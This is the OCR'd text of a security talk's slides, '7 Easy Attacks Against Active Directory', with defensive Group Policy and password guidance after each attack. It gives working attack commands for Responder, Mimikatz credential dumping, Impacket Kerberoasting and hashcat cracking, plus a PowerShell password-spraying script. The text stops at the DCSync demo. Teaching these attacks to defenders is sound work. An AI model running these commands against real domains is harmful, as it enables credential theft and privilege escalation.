NEW TITLE:

7 EASY ATTACKS AGAINST ACTIVE DIRECTORY

And How to Prevent Them Through Good Practices and a Little Group Policy

ABOUT ME

- Kevin McBride
- Security Specialist at Meridian Credit Union

- 12 years in IT and Security
- Started my career as a Microsoft Directory Services phone support guy
- Have implemented the defenses discussed in this presentation in large production environments

CREDIT

• Sean Metcalf - https://adsecurity.org/	@PyroTek3
• Benjamin Delpy - https://github.com/gentilkiwi	@gentilkiwi
• Will Schroeder - http://blog.harmj0y.net/	@harmj0y
• Tim Medin - https://github.com/nidem	@TimMedin
• Carlos Perez - https://www.darkoperator.com/	@Carlos_Perez
• Rob Fuller - https://room362.com/	@mubix


7 EASY ATTACKS

- During this talk we will run through 7 attacks, stealing credentials and escalating privileges in Active Directory.
- After each attack we will discuss how we can prevent it.
- We're going to start with just our linux box – we physically plugged into the network or were given the wifi password.
- All the tools we will use are free, open source software available for download - created and supported by the information security community.

USERS

- Administrator
  - Domain Admin
- SQLService
  - Local Admin on Server1
- C. Bucket
  - Print Operator
- O. Loompa
  - No special privileges

SIMPLE LAB LAYOUT



ATTACK #1: LEGACY PROTOCOLS

- NetBIOS NS - Network Basic Input/Output System – Name Service
- LLMNR – Link Local Multicast Name Resolution
- WPAD – Web Proxy Auto Discovery Protocol

DEMO 1

- $Responder.py
- responder –I eth0 –wv
  - -I = select the interface
  - -w = enable Wpad
  - -v shows hashes multiple times

- Wait for O. Loompa to go somewhere that doesn't exist so you can capture her credentials.

DISABLE LEGACY PROTOCOLS

- LLMNR is easy to disable with GPO
- **Computer Configuration\Administrative Templates\Network\DNS Client\Turn off Multicast Name Resolution**

- NetBIOS isn't, since it has to be done for each unique network adaptor. You need a script, or you can do with DHCP settings – but that will only protect your workstations on your own network.
- Best Option: Push Gregory Strike's vb script out as a startup script GPO.
  - http://www.gregorystrike.com/2013/02/25/configure-netbios-over-tcpip-group-policy/

ATTACK #2: WEAK PASSWORDS

- Because lockout policies do not prevent password spraying…

DEMO 2

Get-ADUser -SearchBase “OU=users,dc=secure,dc=local” –Filter * -ResultSetSize 200 | Select distinguishedName | ConvertTo-Csv -NoTypeInformation | select -Skip 1 | Set-Content users.txt

PasswordSpray.ps1

```
foreach ($FQDN in Get-Content .\users.txt)
{
    $results = dsget user $FQDN -samid
    $samid = $results[1].replace(" ", "")
    dsget user $FQDN -u $samid -p ‘Winter2017' > $null
        if ($?) {
            Write-Host "Account: $samid; Password: Winter2017"
        }
}
```

PREVENT WEAK PASSWORDS

- Set a 12 Character AT minimum password policy
- Use Fine Grained Password Policies for admin and service accounts

DEMO 3

- Just login?

ATTACK #3: ACCOUNTS WITH MORE PRIVILEGES THAN YOU EXPECT

- Logon to Domain Controllers with accounts that have excessive privileges. Elevate to SYSTEM.

- Nested groups are hard enough but active directory is full of hidden privileges

These groups have the ability to logon to Domain Controllers by default:

- Enterprise Admins
- Domain Admins
- Administrators
- Backup Operators
- Account Operators
- Print Operators

ATTACK #4: CREDENTIALS IN MEMORY


- Clear text passwords are stored in memory under certain conditions, otherwise hashes are in memory
- You all know about Mimikatz…

DEMO 4

- Mimikatz
  - Privilege::debug
  - Sekurlsa::logonpasswords

OR

- invoke-mimikatz.ps1



PREVENT THEFT OF CREDENTIALS IN MEMORY


- Apply MS patch and HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest "UseLogonCredential"(DWORD) to 0 or Microsoft's PTH mitigating ADMX templates. Or upgrade to Windows 10.
- Deploy LAPS so that local admin passwords are random and unique – this helps prevent lateral movement even if credentials are stolen
- Access to memory requires administrator rights - reduce services running as local admin, as often they will offer privilege escalation options.
- Webfiltering can help – most users do not need executables, github, etc.
- Most AV will detect unmodified mimikatz (script kiddies)
- Powershell script block logging

INTRO TO KERBEROS

1. An account is created on the Domain Controller, and given a password. The Kerberos adds a text string (SALT) to the unencrypted password and runs it through an algorithm to create a "shared secret".

   At the workstation, the user enters the account name and password. The Kerberos client creates the shared secret on the client using the same algorithm. The user on the workstation and the DC communicate using the shared secret.


2. A **TICKET GRANTING TICKET** is provided to the workstation, signed by the DC. The ticket PROVES that the user has been authenticated. It is used to request access to services. Part of the TGT is encrypted with the hash of the special KRBTGT account password, which is not known by anyone other than the domain controller.



INTRO TO KERBEROS

3. When a client wants to access a service, the client passes the encrypted TGT back to the Domain Controller and requests access to that service.
4. The DC validates the TGT (makes sure it's encrypted with the KRBTGT hash) and creates a **TICKET GRANTING SERVICE**. This TGS is encrypted using the **target** service's password hash and provided to the user.
5. The client then passes the TGS to the server resource. If the server can open the TGS ticket using its own password hash, then it grants access to the client.

So guess what? *We can try to crack a TGS ticket to get a service account password.*



ATTACK #5: KERBEROASTING TGS

- Service accounts often have poor passwords that do not get changed very often. That means Kerberos encrypts TGS packets with a crackable NTLM password hash.
- All we need to do is request a ticket and crack that hash.
- The best part – the system hosting the service doesn't need to be accessible or available, this is all about the service account (and the SPN). Let's look for SQL, etc. and start Kerberoasting!

DEMO 5

- Kerberos Offline Cracking (Kerberoasting) with Impacket:
  - ./GetUserSPN –request –dc-ip 10.0.2.15 secure.local/tbig

OR

- Invoke-Kerberoast.ps1

- Then just crack the password hash with hashcat:
  - hashcat –m 13100 hashcat.txt /usr/share/wordlists/custom.list –force

PREVENT KERBEROASTING

- Very strong service account passwords (25+ characters) or Group Managed Service Accounts (GMSAs)
- Remove unused service accounts


- You can disable RC4 encryption (and force the stronger AES algorithm) for Kerberos using GPOs, but ONLY if you have no operating systems older than Vista/2008R2.
  - Policy is Network Security: Configure encryption types allowed for Kerberos
  - Not included in my published GPOs

ATTACK #6: DC SYNC

- So we have a service account's credentials
- Sure it's probably local admin on Server1 – we could break the sql server and wait for an Admin to login and run mimikatz again to get domain admin

Or maybe we can be sneakier…

ATTACK #6: DC SYNC



- What domain privileges do we have? ReplicateDirectoryChanges All?
- Lets just pretend we're a domain controller, and REPLICATE the password hashes using a Mimikatz feature called 'DCSync'.

DEMO 6

